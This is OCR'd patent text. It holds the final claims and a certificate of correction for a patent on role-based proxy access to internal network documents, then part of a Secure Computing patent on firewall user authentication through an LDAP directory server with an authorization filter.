35. A computer-readable medium having program code for limiting access from an external network to documents stored on an internal network, the program code comprising:

program code for building a client list, wherein program code for building a client list includes program code for assigning each client to a role;

program code for building a document list naming documents available to clients assigned to the client'role;

program code for receiving a request for a document stored on the internal network;

program code for associating the request with a client;

program code for determining if the requested document is on the list of documents; and

program code for, if the requested document is on the list of documents, fetching the requested document as a proxy and sending the requested document to the client.

36. A computer-readable medium comprising program code, in a system having an internal network and an interface to an external network, for handling requests from the external network for documents stored on the internal network, the program code comprising:

program code for defining one or more users;

program code for defining documents accessible to the users;

program code for receiving a document request from the external network;

program code for determining a user associated with the document request;

program code for authenticating the user associated with the document request;

program code for determining if the user associated with the document request has permission to access the document requested; and

program code for, if the user associated with the document request has permission to access the document requested, retrieving the document requested from the internal network, cleaning the document of embedded links and delivering the document to the user associated with the document request.

37. A computer-readable medium comprising program code, in a system having an internal network and an interface to an external network, for handling requests from the external network for documents stored on the internal network, the program code comprising:

program code for defining a plurality of users, including a first and a second user;

program code for assigning each user to one or more roles, wherein assigning includes assigning the first user to a first role and the second user to a second role;

program code for defining documents accessible to the users, wherein defining includes limiting access to documents as a function of the roles assigned to the user;

program code for receiving a document request from the external network;

program code for determining a user and a role associated with the document request;

program code for authenticating the user associated with the document request;

program code for determining if users in the role associated with the document request have permission to access the document requested; and

program code for, if users in the role associated with the document request have permission to access the document requested, retrieving the document requested from the internal network and delivering the document to the user associated with the document request.

* * * * *

UNITED STATES PATENT AND TRADEMARK OFFICE

CERTIFICATE OF CORRECTION

PATENT NO. : 6,357,010 B1
DATED : March 12, 2002
INVENTOR(S) : Viets et al.

It is certified that error appears in the above-identified patent and that said Letters Patent is hereby corrected as shown below:

Title page,
Item [54], delete "**SYSTEM AND METHOD FOR CONTROLLING ACCESS TO DOCUMENTS STORED ON AN INTERNAL NETWORK**" and insert -- **ACCESS CONTROL TO INTERNAL NETWORK DOCUMENTS WITH CLIENT LIST ASSIGNING CLIENT'S ROLE AND DOCUMENT LIST NAMING DOCUMENTS AVAILABLE TO CLIENTS ASSIGNED TO CLIENT'S ROLE** --, therefor.

Column 1,
Line 48, delete "company'firewall" and insert -- company's firewall --, therefor.

Column 2,
Line 7, delete "client'role" and insert -- client's role --, therefor.

Column 4,
Line 28, delete "roles" and insert -- role --, therefor.

Column 20,
Line 23, delete "client'role" and insert -- client's role --, therefor.

Signed and Sealed this

Twenty-fifth Day of March, 2003



JAMES E. ROGAN
Director of the United States Patent and Trademark Office

US007185361B1

(12) **United States Patent**
Ashoff et al.

(10) **Patent No.: US 7,185,361 B1**
(45) **Date of Patent: Feb. 27, 2007**

(54) **SYSTEM, METHOD AND COMPUTER PROGRAM PRODUCT FOR AUTHENTICATING USERS USING A LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL (LDAP) DIRECTORY SERVER**

(75) Inventors: **Thomas D. Ashoff**, Mt. Airy, MD (US); **Steve O. Chew**, Pittsburgh, PA (US); **Jeffrey J. Graham**, Olney, MD (US); **Andrew J. Mullican**, Columbia, MD (US)

(73) Assignee: **Secure Computing Corporation**, St. Paul, MN (US)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 0 days.

(21) Appl. No.: **09/495,157**

(22) Filed: **Jan. 31, 2000**

(51) **Int. Cl.**
H02H 3/05 (2006.01)

(52) **U.S. Cl.** **726/4**; 713/151; 713/154; 707/1; 726/2; 726/8; 726/11; 726/12; 726/13; 726/14

(58) **Field of Classification Search** 713/201, 713/151–154; 707/1; 726/4, 8, 11–14
See application file for complete search history.

(56) **References Cited**

U.S. PATENT DOCUMENTS

5,657,390	A *	8/1997	Elgamal et al.	713/151
5,898,830	A *	4/1999	Wesinger, Jr. et al.	713/201
6,047,322	A *	4/2000	Vaid et al.	709/224
6,131,120	A *	10/2000	Reid	709/225
6,182,142	B1 *	1/2001	Win et al.	709/229
6,212,558	B1 *	4/2001	Antur et al.	709/221
6,233,688	B1 *	5/2001	Montenegro	713/201
6,324,648	B1 *	11/2001	Grantges, Jr.	713/201
2003/0126468	A1 *	7/2003	Markham	713/201

OTHER PUBLICATIONS

Microsoft Corporation, Microsoft Computer Dictionary, Microsoft Press, Third edition, p. 197.*
Definition of application gateway, Webopedia computer dictionary, http://www.webopedia.com/TERM/A/application_gateway.html.*
Definition of firewall, Webopedia computer dictionary, http://www.webopedia.com/TERM/firewall.html.*
Netegrity, SiteMinder 3.5 Architecture.
How to Securely Manage and Control User Access to E-Commerce Web Sites, Netegrity White Paper, Jul. 1999.
Check Point Account Management Client, Version 1.0, Sep. 1998.
FireWall-1 Architecture and Administration; Chapter 4, pp. 135-154, Sep. 1998.
Howes et al., *The LDAP Application Program Interface*, University of Michigan, Aug. 1995.


* cited by examiner

Primary Examiner—Taghi T. Arani
(74) *Attorney, Agent, or Firm*—Schwegman, Lundberg, Woessner & Kluth, P.A.

(57) **ABSTRACT**

A system, method and computer program product for providing authentication to a firewall using a lightweight directory access protocol (LDAP) directory server is disclosed. The firewall can be configured through a graphical user interface to implement an authentication scheme. The authentication scheme is based upon a determination of whether at least part of one or more LDAP entries satisfy an authorization filter.

15 Claims, 5 Drawing Sheets






Fig. 1 (Prior Art)



200
EXTERNAL SERVER
118
114
EXTERNAL NETWORK
210
206
FIREWALL
AUTHORIZATION MODULE
204
LDAP DIRECTORY SERVICES
104
INTERNAL SERVER
106
INTERNAL NETWORK
202
102A
BROWSER
CLIENT

Fig. 2



300
EXTERNAL SERVER
118
EXTERNAL NETWORK
114
310
302
110
FIREWALL
AUTHORIZATION MODULE
206
204
LDAP DIRECTORY
308
304
306
INTERNAL SERVER
106
INTERNAL NETWORK
104
BROWSER
202
102A
CLIENT

Fig. 3



400
402
COUNTRY = U.S.
404
ORGANIZATION = NAI
406
LOCATION = ROCKVILLE
408
LOCATION = SANTA CLARA
410
DEPARTMENT = ENGINEERING
412
DEPARTMENT = SALES
414
USER NAME = AMULLICAN
416
USER NAME = JGRAHAM

Fig. 4



500
GAUNTLET FIREWALL - MAGNI
FILE
HELP
AUTHENTICATION
REAL AUDIO
RLOGIN
RSH
SNMP
SQL SERVER
SSL
STREAMWORKS
SYBASE
TELNET
VDOLIVE
WHOIS
X
ENVIRONMENT
PERIMETER
FWD FILTER RULES
LOCAL FILTER RULES
SNMP AGENT
AUTHENTICATION
NAT
REPORTS
MAINTENANCE
VPNs
502
GAUNTLET
LDAP
RADIUS
DSS
SECURID
510
PRIMARY LDAP SERVER
* HOST
* POST
512
514
520
SECONDARY LDAP SERVER
HOST
POST
522
524
530
AUTHENTICATION
* SEARCHBASE
USERNAME ATTRIBUTE
532
534
540
PER-USER AUTHORIZATION
SEARCH FILTER
TIMEOUT (SECONDS)
542
544
* REQUIRED
READY

Fig. 5

SYSTEM, METHOD AND COMPUTER PROGRAM PRODUCT FOR AUTHENTICATING USERS USING A LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL (LDAP) DIRECTORY SERVER

BACKGROUND OF THE INVENTION

1. Field of the Invention

The present invention relates generally to user authentication mechanisms and more particularly to user authentication mechanisms for firewalls.

2. Related Art

Control over access to information technology (IT) resources is a common need today. A firewall can be used to protect IT resources behind the firewall. Network firewalls can enforce a site's security policy by controlling the flow of traffic between two or more networks. For example, a company might encourage file transfers to the company's network that assist employees, but might discourage file transfers of potentially sensitive company confidential information from the company network to external destinations. Firewalls often are placed between a corporate network and an external network such as, e.g., the Internet, or a partnering company's network. Firewalls can also be used to segment parts of a corporate network. A firewall system can provide both a perimeter defense to, e.g., an internal network, and a control point for monitoring access to and from specific networks such as, e.g., an external network.

Firewalls can control access at a network level, an application level, or both. At the network level, a firewall can restrict packet flow based on protocol attributes. For example, the packet's source address, destination address, originating transmission control protocol/user datagram protocol (TCP/UDP) port, destination port, and protocol type can be used for the control decisions. At an application level, a firewall can participate in communications between the source and destination applications with the firewall's control decisions being based on details of the conversation and other available information such as, e.g., previous connectivity or user identification. Thus, a firewall can authenticate users to control access to and from IT resources behind and before the firewall.

Firewalls can be packaged as system software, combined hardware and software, and, more recently, dedicated hardware appliances (e.g., embedded in routers, or easy-to-configure integrated hardware and software packages that can run on dedicated platforms). An example of an application-based firewall is the Gauntlet™ firewall available from Network Associates, Inc.

Firewalls can defend against attacks ranging from, e.g., unauthorized access, IP address "spoofing" (i.e., a technique by which hackers disguise traffic as coming from a trusted address to gain access to a protected network or resource), buffer overrun attacks, session hijacking, viruses and rogue applets, and rerouting of traffic. However, inherent limitations exist in certain services and protocols that conventional firewalls cannot remedy.

Conventionally, when software application programs sought to restrict what a user could do with the programs, the programs required identification of the user. For example, if a user desires access to sensitive corporate financial data in an accounting program, access to the data can be restricted by means of authentication mechanisms such as, e.g., a password. The application program therefore requires a list of users and identification information for the user for use in authenticating the user.

Early software application programs often included their own integrated authentication mechanisms. Users often use a variety of software application programs, each possibly having its own authentication mechanism. Users find it cumbersome to remember different passwords associated with each of the multiple software application programs.

IT resources used by companies today can include access to multiple software application programs and Internet based applications. For example, employees at a given company can use e-mail and groupware applications, and other office automation programs including, e.g., to spreadsheets, word-processors and presentation programs. As every application program conventionally has its own authentication mechanism, a separate database is initialized and updated for each application.

Authentication mechanisms can use a query to a database known as a directory that can store information about users. A directory is similar to a database in that one can store information in a directory and later retrieve the information from it. However, a directory is specialized in that a directory is typically designed for reading more than writing. A directory offers a static view of the information and allows simple updates without transactions. Thus, while a database is typically written to and read from frequently, a directory by comparison is primarily read from and is infrequently updated.

A directory service includes all the functions of a directory and adds a network protocol that can be used to access the directory. Standardization is desirable in implementing a directory service.

An early standard for directory service was the directory access protocol (DAP), which originated in the European standards organization. DAP although specifying a vast, feature-rich protocol for storing and encoding directory information, was unwieldy in size.

Today, a new protocol, lightweight directory access protocol (LDAP), is gaining wide acceptance in business. The LDAP standard defines an information model for a directory, a namespace for defining how directory information is referenced and organized, and a network protocol for accessing information in the directory. LDAP can also include an application programming interface (API). The LDAP protocol mandates how client and server computers can communicate with a LDAP directory. However, LDAP does not mandate how data should be stored. More and more companies today use an LDAP directory server to store a database of employees. The LDAP directory generally can store an employee name, phone number, address and other information about the employee, and a password for modifying the employee's information.

Firewalls also maintain a database of users and are operative to prompt users for an identifying user identifier and password. These conventional firewalls require that employee names and passwords be entered into a firewall authentication database. Maintenance of the firewall authentication database is especially burdensome where there are a large number of employees that are frequently leaving or joining a company or when a company has a large number of firewalls. Accordingly, what is needed is a mechanism for reducing this administrative burden. More specifically, what is needed is a mechanism for leveraging an existing LDAP directory server as part of a firewall's authentication process. In this manner, an existing LDAP directory server can be used as a central directory that stores the data used by all applications.

SUMMARY OF THE INVENTION

A system, method and computer program product for enabling the authentication of users to a firewall using a lightweight directory access protocol (LDAP) directory server is provided by the present invention. The firewall can be configured through a graphical user interface to implement an authentication scheme. The authentication scheme is based upon a determination of whether information contained in one or more LDAP entries satisfy an authorization filter. It is a feature of the present invention that the authentication scheme can be configured independently of specifically stated field requirements or schema of the firewall. In accordance with the present invention, the authentication scheme can be flexibly specified to interact with a LDAP directory that has been uniquely developed for a company's internal needs. The company's investment in its existing administrative infrastructure can therefore be leveraged to a greater degree.

BRIEF DESCRIPTION OF THE DRAWINGS

The foregoing and other features and advantages of the invention will be apparent from the following, more particular description of a preferred embodiment of the invention, as illustrated in the accompanying drawings.

FIG. **1** illustrates a communications network including a firewall.

FIG. **2** illustrates a communications network including a lightweight directory access protocol (LDAP) directory server and an authorization module within a firewall.

FIG. **3** illustrates the authentication of a client user through a firewall.

FIG. **4** illustrates an example embodiment of an LDAP directory tree.

FIG. **5** illustrates an embodiment of a graphical user interface for configuring the LDAP authentication feature.

DETAILED DESCRIPTION OF THE INVENTION

A preferred embodiment of the invention is discussed in detail below. While specific implementations are discussed, it should be understood that this is done for illustration purposes only. A person skilled in the relevant art will recognize that other components and configurations may be used without parting from the spirit and scope of the invention.

FIG. **1** illustrates an example embodiment of a communications network **100** including client computers **102***a* and **102***b* coupled via an internal network **104** to an internal server computer **106** and a firewall **110**. Communications network **100** also includes a client computer **102***c* coupled via an internal network **112** to firewall **110**. Finally, communications network **100** includes client computers **116***a* and **116***b* coupled via an external network **114** to an external server computer **118** and firewall **110**. External network **114** can represent, e.g., the Global Internet, or a partnering company's network.

Network firewall **110** can enforce a business' security policy by controlling the flow of traffic between two or more networks such as, e.g., internal networks **104** and **112** and external network **114**. In general, firewall **110** serves to isolate internal networks **104** and **112** from one another and also from external network **114**.

As illustrated in FIG. **1**, firewall **110** can be used to segment parts of a corporate network. For example, firewall

110 can be used to control information flow between a corporation's internal networks **104**, **112**. Firewall **110** can also provide a perimeter defense between an internal network **104**, **112** and an external network **114**.

FIG. **2** illustrates an example embodiment of a communications network **200** that includes client computer **102***a* coupled via internal network **104** to internal server **106** and to firewall **210**. Firewall **210** is also coupled via external network **114** to external server **118**.

As shown, client computer **102***a* includes a browser **202**. Browser **202** can in one embodiment be an Internet browser that provides a graphical user interface to network resources. Browser **202** is generally operative to parse and make requests to network resources such as, e.g., external server **118**, and present the results of the request to a client user viewing client computer **102***a*.

Internal server **106** is shown including a lightweight directory access protocol (LDAP) directory **204**, which can be configured to store employee information. For example, a human resources database could be stored as an LDAP directory having a directory structure such as that illustrated in FIG. **4**. As illustrated, LDAP directory tree **400** includes country **402** set in this example to US, organization **404** set to NAI, location **406** set to Rockville and location **408** set to Santa Clara, department **410** set to engineering and department **412** set to sales, and username **414** set to amullican and username **416** set to jgraham.

External server **118** can include an Internet server application. In one embodiment, the Internet server application supports file transfer protocol (FTP) communication. As would be apparent to those skilled in the relevant art, other types of server applications can be included on external server **118** including, e.g., databases, and electronic mail.

Firewall **210** is shown including an authorization module **206**. Authorization module **206** is used to authenticate a client user (e.g., client computer **102***a*) to determine if the client user's communication is authorized to pass through firewall **210**. Conventional firewalls **110** included their own database having a list of users and passwords, to enable authentication through firewall **110**.

In accordance with the present invention, firewall **210** does not authenticate users using its own database. Rather, firewall **210** authenticates users using information contained within LDAP directory **204**. As will be described in greater detail below, firewall **210** can authenticate users through an authentication scheme that can be based upon the unique composition of an organization's LDAP directory **204**.

It is a feature of the present invention that the authentication scheme of the present invention can operate independently of specifically stated field requirements or schema of the firewall **210**. In other words, an organization's LDAP directory **204** need not be modified to conform to a schema imposed by the firewall **210**. Moreover, resistance to such a modification will not result in the maintenance of multiple directories.

In accordance with the present invention, the authentication scheme can be flexibly specified to interact with an existing LDAP directory that has been uniquely developed for a organization's internal needs. This framework enables a firewall administrator to seamlessly integrate a firewall product into an existing administrative infrastructure. The organization's investment in the existing administrative infrastructure can therefore be leveraged to a greater degree.

FIG. **3** illustrates the authentication process that is implemented by firewall **210**. In the illustrated example, firewall **210** authenticates a client user at client computer **102***a* running a browser **202** that is attempting to access an

application or resource on external server **118**. This access path is illustrated by path **302**.

This authentication process begins when client computer **102***a* initiates a network resource request **304** from browser **202**. The network resource request **304** is intercepted by firewall **210**. Authorization module **206** within firewall **210** challenges the client user to identify himself or herself. A challenge could in one embodiment include a request for entry of a username and password. Upon receipt of the identification information, authorization module **206** searches an authentication database (not shown) to identify an authentication method (e.g., LDAP authentication). If no entry in the authentication database is found for the client user, then a default authentication method can be used. In the LDAP authentication process, authorization module **206** binds to LDAP directory **204** and uses the userPassword attribute for authentication.

After authorization module **206** authenticates the client user, authorization module **206** then determines whether the client user is authorized to have his access request fulfilled. The LDAP authorization process is illustrated as communications **306** and **308**. Communications **306** and **308** are facilitated using the LDAP protocol and may utilize the secure sockets layer.

If per-user authorization is configured, authorization module **206** determines whether one or more attributes of the client user's LDAP entry satisfies an authorization filter. If the one or more attributes of the client user's LDAP entry does not satisfy the authorization filter, then authorization module **206** determines that the authorization fails. If the authorization filter is satisfied, then the client user's network resource request is allowed through firewall **210**. This allowed connection is illustrated in FIG. **3** as path **310**.

To support per-user authorization, an administrator configures an authorization filter to use when authenticating users. One or more attributes in the client user's LDAP directory entry and associated values can be selected for the authorization filter. Once configured, authorization module **206** can verify that the LDAP entry used in the bind call satisfies the authorization filter before allowing the user access to/through the firewall.

FIG. **5** illustrates an example embodiment of a graphical user interface (GUI) **500** of a firewall systems administrator application screen. As shown by a selected radio button, LDAP authentication **502** has been selected. GUI **500** includes a primary LDAP server settings area **510**, a secondary LDAP server settings area **520**, an authentication settings area **530**, and a per-user authorization settings area **540**.

The primary LDAP server settings area **510** includes a host field **512** and a port field **514**. The host field **512** can be used to enter an IP address or host name of a primary LDAP server. The port field **514** can be used to enter the port to be used on the primary LDAP server.

The secondary LDAP server settings area **520** also includes a host field **522** and a port field **524**. The host field **522** can be used to enter an IP address or host name of a secondary LDAP server. The port field **524** is used to enter the port to be used on the secondary LDAP server. Fields **522**, **524** can be left blank if no secondary LDAP server is being used.

